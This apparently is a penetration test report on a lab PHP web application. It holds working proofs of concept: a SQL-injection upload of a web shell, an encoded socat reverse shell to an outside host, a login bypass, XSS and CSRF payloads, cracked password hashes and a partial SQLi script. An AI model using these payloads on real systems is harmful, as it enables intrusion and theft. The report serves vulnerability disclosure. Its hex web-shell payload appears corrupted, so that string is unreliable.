IT Security Report

CONFIDENTIAL

NIA - National Insecurity Agency

Report Version: 61

Report ID: 0f2db323-2212-42db-af42-dc3b9f8db748

Date: 30/05/2025 - 31/05/2025

Table of contents

Scope
Details about report scope.

Statistics and Risk
How severity and impact are calculated.

Issues 13
Section containing found issues.

Critical	[RCE] Remote Code Execution via SQL Injection	30/05/2025
High	SQL Injection	30/05/2025
High	SQL Injection	30/05/2025
High	SQL Injection	30/05/2025
Medium	[XSS] Reflected cross-site scripting	30/05/2025

Medium	[XSS] Cross-site scripting (stored DOM-based)	30/05/2025
Medium	Information Disclosure	30/05/2025
Medium	Weak Hash Function	30/05/2025
Low	Weak admin credentials	30/05/2025
Low	Missing Security Headers	30/05/2025
Low	[CSRF] Cross-site request forgery	30/05/2025
Info	Information disclosure	30/05/2025
Info	Unencrypted communications	30/05/2025

Report summary
Short comments from researcher.

Researcher
Information about report authors.

Scope

The target for the scan is ensured to be on `172.17.0.2` thanks to an initial mapping done with `nmap 172.17.0.1/24`.

The application is a web application which uses standard web technologies such as **PHP** and **Apache2** web server. However, the application resulted to be vulnerable to many injections which must be taken seriously and solved as soon as possible.

The test conducted was useful for detecting some low level vulnerabilities which are less impactful compared to more important ones such as **SQL Injections** and even **RCE** was achieved through malicious file upload via SQL Injection.

Other minor vulnerabilities have also been found like for example **XSSes** and the missing of security headers. But not only. The application allows also to enumerate users present in the database without rate limiting or blocking the user.

The report will explain each flaw in a detailed way reporting also their **CVSS calculated scores**.

The report also wants to suggest to update the PHP version to a more recent one since a past version `7.2.34` has been used. This version reached **end of life on 2022-11-28** and it is not supported anymore.

Methodology and Standards:

- OSTTMM(Open Source Security Testing Methodology Manual)
- OWASP(Open Web Application Security Project)
- ISSAF(Information Systems Security Assessment Framework)
- WASC-TC(Web Application Security Consortium Threat Classification)
- PTF(Penetration Testing Framework)
- OISSG(Information Systems Security Assessment Framework)
- NIST SP800-115(Technical Guide to Information Security Testing and Assessment)

Statistics and Risk

Severity	Number
Critical	1
High	3
Medium	4
Low	3
Info	2

The risk of application security vulnerabilities discovered during an assessment will be rated according to a custom-tailored version of the OWASP Risk Rating Methodology. Risk severity is determined based on the estimated technical and business impact of the vulnerability, and on the estimated likelihood of the vulnerability being exploited:

		Overall Risk Severity		
Impact	**HIGH**	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Info	Low	Medium
		LOW	**MEDIUM**	**HIGH**
		Likelihood		

Our Risk rating is based on this calculation: **Risk = Likelihood * Impact**.

Issues (13)

Critical [RCE] Remote Code Execution via SQL Injection

CVSS: 10

Description:

Remote code execution can be best described as an action which involves an attacker executing code remotely using system vulnerabilities. Such code can run from a remote server, which means that the attack can originate from anywhere around the world giving the attacker access to the PC. Once a hacker gains access to a system, they'll be able to make changes within the target computer.

Proof of Concept:

- **Step 1**

```
POST /recovery.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 39
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://172.17.0.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
```

```
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.2/recovery.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ee5875f3660d048db3ac7065cee0dbad
Connection: keep-alive

id=2222'+union+select+1,1,unhex('3C3F706870207379737465D28245F4745545B22636D64225D293B203F3E')+into+outfil
e+'/var/www/html/test.php'+--+a
```

- **Step 2**

```
GET /test.php?cmd=whoami HTTP/1.1
Host: 172.17.0.2
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: it-IT,it;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5978669809acc90c93484a9c4c9258db
```

```
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 30 May 2025 16:48:14 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 13

1       1       www-data
```

- **Step 3** obtaining a full interactive shell (socat is installed)

```
GET /test.php?
cmd=%73%6f%63%61%74%20%65%78%65%63%3a%27%62%61%73%68%20%2d%6c%69%27%2c%70%74%79%2c%73%74%64%65%72%72%2c%73%
65%74%73%69%64%2c%73%69%67%69%6e%74%2c%73%61%6e%65%20%74%63%70%3a%31%37%32%2e%31%37%2e%30%2e%31%3a%34%34%34
%34 HTTP/1.1
Host: 172.17.0.2
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: it-IT,it;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5978669809acc90c93484a9c4c9258db
Connection: keep-alive
```

Exploiter runs

```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```

Result

```
whoami -> www-data
```

References:

https://www.owasp.org/index.php/Code_Injection
https://en.wikipedia.org/wiki/Arbitrary_code_execution

High SQL Injection

CVSS: 8

Description:

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

Structured Query Language (SQL) is a specialized programming language for sending queries to databases. The SQL programming language is both an ANSI and an ISO standard, though many database products supporting SQL do so with proprietary extensions to the standard language. Applications often use user-supplied data to create SQL statements. If an application fails to properly construct SQL statements it is possible for an attacker to alter the statement structure and execute unplanned and potentially hostile commands. When such commands are executed, they do so under the context of the user specified by the application executing the statement. This capability allows attackers to gain control of all database resources accessible by that user, up to and including the ability to execute commands on the hosting system.

Proof of Concept:

Request

```
POST /login.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 22
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://172.17.0.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.2/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=d181840f69c38ed49b0c9a1bb2c6a24b
Connection: keep-alive

username='&password=we
```

Response [TRUNCATED]

```
<br />
<b>Notice</b>:  Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'ff1ccf57e98c817df1efcd9fe44a8aeb'' at line 1 in <b>/var/www/html/login.php</b> on line <b>63</b><br />
```

Bypass login using the following payload

```
POST /login.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 22
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://172.17.0.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.2/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=d181840f69c38ed49b0c9a1bb2c6a24b
Connection: keep-alive

username='+union+select+1,1+--+aa&password=whatever
```

References:

https://www.owasp.org/index.php/SQL_Injection

High SQL Injection

CVSS: 8

Description:

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

Structured Query Language (SQL) is a specialized programming language for sending queries to databases. The SQL programming language is both an ANSI and an ISO standard, though many database products supporting SQL do so with proprietary extensions to the standard language. Applications often use user-supplied data to create SQL statements. If an application fails to properly construct SQL statements it is possible for an attacker to alter the statement structure and execute unplanned and potentially hostile commands. When such commands are executed, they do so under the context of the user specified by the application executing the statement. This capability allows attackers to gain control of all database resources accessible by that user, up to and including the ability to execute commands on the hosting system.

Proof of Concept:

Request

```
POST /send.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 62
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: it-IT,it;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/send.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ee5875f3660d048db3ac7065cee0dbad
Connection: keep-alive

agent=test','test',(SELECT+user()))+--+a&title=we&message=aaaa
```

Response [TRUNCATED]

```
test: admin@localhost (by test)
```

References:

https://www.owasp.org/index.php/SQL_Injection

High SQL Injection

CVSS: 8

Description:

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

Structured Query Language (SQL) is a specialized programming language for sending queries to databases. The SQL programming language is both an ANSI and an ISO standard, though many database products supporting SQL do so with proprietary extensions to the standard language. Applications often use user-supplied data to create SQL statements. If an application fails to properly construct SQL statements it is possible for an attacker to alter the statement structure and execute unplanned and potentially hostile commands. When such commands are executed, they do so under the context of the user specified by the application executing the statement. This capability allows attackers to gain control of all database resources accessible by that user, up to and including the ability to execute commands on the hosting system.

The following POC shows a demonstration for exploiting a time based SQL Injection

Proof of Concept:

```
POST /recovery.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 39
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://172.17.0.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.2/recovery.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ee5875f3660d048db3ac7065cee0dbad
```

```
Connection: keep-alive

id=2222'+union+select+sleep(5),1,1+--+a
```

References:

https://www.owasp.org/index.php/SQL_Injection

Medium [XSS] Reflected cross-site scripting

CVSS: 5.4

Description:

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Proof of Concept:

```
POST /recovery.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 42
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://172.17.0.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
```

```
Referer: http://172.17.0.2/recovery.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=d181840f69c38ed49b0c9a1bb2c6a24b
Connection: keep-alive

id=<script>alert(document.cookie)</script>
```


References:

https://portswigger.net/web-security/cross-site-scripting/reflected

Files:

Screenshot 2025-05-30 192728.png (29040 bytes)

sha256:
21812e8b262efdc7f70d1c0b8a93b47be3f3e453b7debe31381d91d38749dafb



Medium [XSS] Cross-site scripting (stored DOM-based)

CVSS: 5.4

Description:

Stored DOM-based vulnerabilities arise when user input is stored and later embedded into a response within a part of the DOM that is then processed in an unsafe way by a client-side script. An attacker can leverage the data storage to control a part of the response (for example, a JavaScript string) that can be used to trigger the DOM-based vulnerability.
DOM-based cross-site scripting arises when a script writes controllable data into the HTML document in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

Proof of Concept:

```
POST /send.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 76
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: it-IT,it;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
```

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/send.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6593cb04eea292d0a2a2275b764ded90
Connection: keep-alive

agent=&title=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&message=a
```


References:

https://portswigger.net/kb/issues/00200312_cross-site-scripting-stored-dom-based

Files:

Immagine 2025-05-30 193511.png (33990 bytes)

sha256: e0f790456105a7d2106f263925184ad719188c2a84ccc5c39bd2e1e4f05d7523



Medium Information Disclosure

CVSS: 5.3

Description:

Information Disclosure refers to a vulnerability where a system unintentionally reveals sensitive or internal information to unauthorized parties. This information may include software versions, configuration details, internal IP addresses, file paths, environment variables, database structure, or even user data. Such disclosures often occur through misconfigurations, verbose error messages, debug pages, or overly detailed response headers.

While not always immediately exploitable on their own, these leaks can significantly aid attackers in reconnaissance, allowing them to map the application or infrastructure, identify potential weak points, and craft more targeted and effective attacks.

Proof of Concept:

A `phpinfo()` leak is available and shows a lot of reserved information such as environment variables, server path and loaded modules. The page is available under `/debug.php`

References:

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Medium Weak Hash Function

CVSS: 4

Description:

The application stores user passwords using a weak or outdated hashing algorithm that does not provide adequate resistance against modern cracking techniques. Algorithms such as MD5, SHA-1, or unsalted hashes are considered cryptographically broken or insufficient for secure password storage. These algorithms are fast and lack necessary protections like salting or key stretching, making them highly vulnerable to brute-force attacks, dictionary attacks, and the use of precomputed hash tables

(e.g., rainbow tables).

If an attacker gains access to the password database, weakly hashed passwords can be quickly cracked, leading to account compromise and potentially broader security breaches if users reuse passwords across platforms.

Proof of Concept:

```
+------+-----------------+----------------------------------+
| id   | username        | password                         |
+------+-----------------+----------------------------------+
|    7 | tizio.incognito | 5ebe2294ecd0e0f08eab7690d2a6ee69 (secret) |
|    8 | jackOfspade     | 617882784af86bff022c4b57a62c807b |
|   10 | agentX          | b20e0aaa66fdd9a7a5b2ebf49d32b91b |
|   42 | utente          | bed128365216c019988915ed3add75fb (passw0rd)|
| 1337 | sysadmin        | fcea920f7412b5da7be0cf42b8c93759 (1234567)|
+------+-----------------+----------------------------------+
```

Password were recovered using `https://crackstation.net/` and google search. Consider to update to a more modern hash crypto function.

References:

https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Low Weak admin credentials

CVSS: 3.7

Description:

The application or system was found to use easily guessable, weak, or default administrative credentials, such as "admin:admin", "admin:password", or other common username/password combinations. These credentials are widely known and often targeted in automated attacks, brute-force attempts, and credential stuffing campaigns.

Use of predictable or default credentials significantly increases the risk of unauthorized access, especially to high-privilege accounts such as administrative interfaces, control panels, or management dashboards. If successfully exploited, an attacker can gain full control over the application, its data, and underlying systems.

Proof of Concept:

The admin user `sysadmin` is vulnerable.

References:

https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Low Missing Security Headers

CVSS: 3.7

Description:

The web application does not implement one or more recommended HTTP security headers. Security headers are a critical component of modern web application security, as they instruct the browser on how to behave when handling the site's content. Their absence can leave users and the application vulnerable to a variety of client-side attacks such as cross-site scripting (XSS), clickjacking, MIME sniffing, and man-in-the-middle attacks.

While the lack of these headers does not always represent an immediate exploitable vulnerability, it significantly weakens the overall security posture of the application and increases exposure to browser-based attacks.

Proof of Concept:

Security Header	Description
`Clear-Site-Data`	Ensures all site data (cookies, cache, storage, etc.) is cleared, useful on logout or account deletion.
`Cross-Origin-Resource-Policy`	Controls which origins can load resources, helps prevent data leaks from cross-origin requests.
`Strict-Transport-Security (HSTS)`	Forces browsers to use HTTPS, protecting against SSL stripping attacks.
`Permissions-Policy`	Restricts use of powerful browser features such as geolocation, camera, and microphone.
`X-Content-Type-Options`	Prevents MIME-type sniffing which can lead to execution of malicious files.
`Referrer-Policy`	Controls how much referrer information is sent with requests, protecting user privacy.
`Cross-Origin-Embedder-Policy`	Ensures resources embedded in the site are secure and isolated.
`Cross-Origin-Opener-Policy`	Isolates browsing context to improve cross-origin data protection and support COOP/COEP.
`Content-Security-Policy (CSP)`	Mitigates XSS by restricting sources of executable scripts and content.
`X-Frame-Options`	Protects against clickjacking by preventing the site from being embedded in iframes.
`X-Permitted-Cross-Domain-Policies`	Restricts Adobe Flash and Acrobat from loading data from the domain.

References:

https://cwe.mitre.org/data/definitions/693.html

Low [CSRF] Cross-site request forgery

CVSS: 3.7

Description:

A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) [9] exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.

Proof of Concept:

All forms within the application do not use `CSRF` random tokens. As a result, a victim can be tricked into clicking

Below an example of a `POC` for inducing to create a post from a logged in user.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <title>CSRF PoC for send.php</title>
</head>
<body>
  <h1>CSRF PoC for send.php</h1>
  <form id="csrfForm" action="http://172.17.0.2/send.php" method="POST" style="display:none;">
    <input type="hidden" name="agent" value="" />
    <input type="hidden" name="title" value="hacked" />
    <input type="hidden" name="message" value="hacked" />
  </form>
```

```
  <script>
    document.getElementById('csrfForm').submit();
  </script>
</body>
</html>
```

References:

http://cwe.mitre.org/data/definitions/352.html

Info Information disclosure

CVSS: 0

Description:

The application discloses sensitive information through HTTP response headers, such as the underlying server type, version, framework, or other infrastructure details. Headers like Server, X-Powered-By, or similar can reveal internal components (e.g., Apache/2.4.49, PHP/7.4.3, or Express) that may be associated with known vulnerabilities or misconfigurations.

This form of information disclosure can assist attackers in fingerprinting the system, allowing them to identify outdated or vulnerable software versions and tailor their attacks accordingly. While not directly exploitable on its own, it lowers the overall security posture of the application by aiding in reconnaissance and increasing attack surface visibility.

Proof of Concept:

All responses contain the following headers

```
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
```

Consider to avoid their inclusion in responses

Info Unencrypted communications

CVSS: 0

Description:

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.
To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.
Please note that using a mixture of encrypted and unencrypted communications is an ineffective defense against active attackers, because they can easily remove references to encrypted resources when these references are transmitted over an unencrypted connection.

Proof of Concept:

The application uses `http` on port `80` instead of relying on `TLS/SSL`. This makes the application vulnerable to MITM attacks.

References:

https://www.chromium.org/Home/chromium-security/marking-http-as-non-secure
https://wiki.mozilla.org/Security/Server_Side_TLS
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

Report summary

Tools used

- Burpsuite Community
- NMAP 7.95
- FFUF v2.1.0
- Netcat
- Socat
- Custom python scripts
- LinPeas (Post exploitation)

Enumeration and banner grabbing

```
sudo nmap -sC -sV -O 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 20:45 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000096s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: NIA
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 56:F0:9D:AB:E5:41 (Unknown)
Device type: general purpose|router
```

```
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.92 seconds

sudo nmap 172.17.0.2 -p 80 --script=vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 20:49 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 172.17.0.2
Host is up (0.000046s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.17.0.2
|   Found the following possible CSRF vulnerabilities:
|
```

```
|     Path: http://172.17.0.2:80/login.php
|     Form id:
|     Form action: /login.php
|
|     Path: http://172.17.0.2:80/recovery.php
|     Form id:
|_    Form action: /recovery.php
| http-enum:
|_  /login.php: Possible admin folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 56:F0:9D:AB:E5:41 (Unknown)
```

Common file fuzzing

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u 'http://172.17.0.2/FUZZ'
```

```
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]
```

Result

All `.ht.*` files seems to be forbidden and a `403` is returned for each attempt

PHP file fuzzing

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -u 'http://172.17.0.2/FUZZ.php'
```

```
login                   [Status: 200, Size: 1215, Words: 322, Lines: 36, Duration: 3ms]
welcome                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
report                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
send                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2ms]
config                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2ms]
index                   [Status: 200, Size: 811, Words: 222, Lines: 32, Duration: 93ms]
```

```
recovery                [Status: 200, Size: 1053, Words: 268, Lines: 32, Duration: 4ms]
debug                   [Status: 200, Size: 86063, Words: 4317, Lines: 995, Duration: 7ms]
```

Python scripts handcrafted for SQL Injection

```
import requests as r
import re
import json

url = "http://172.17.0.2/login.php"
delim = "XPATH syntax error: '~(.+)~'"
too_much_length = r"XPATH syntax error: '~(.+)\.\.\.'"

def get_version():
    payload = "'or UPDATEXML(rand(),CONCAT(CHAR(126),version(),CHAR(126)),null) -- a"
    response = r.post(url=url , data = {"username":payload, "password":"we"})

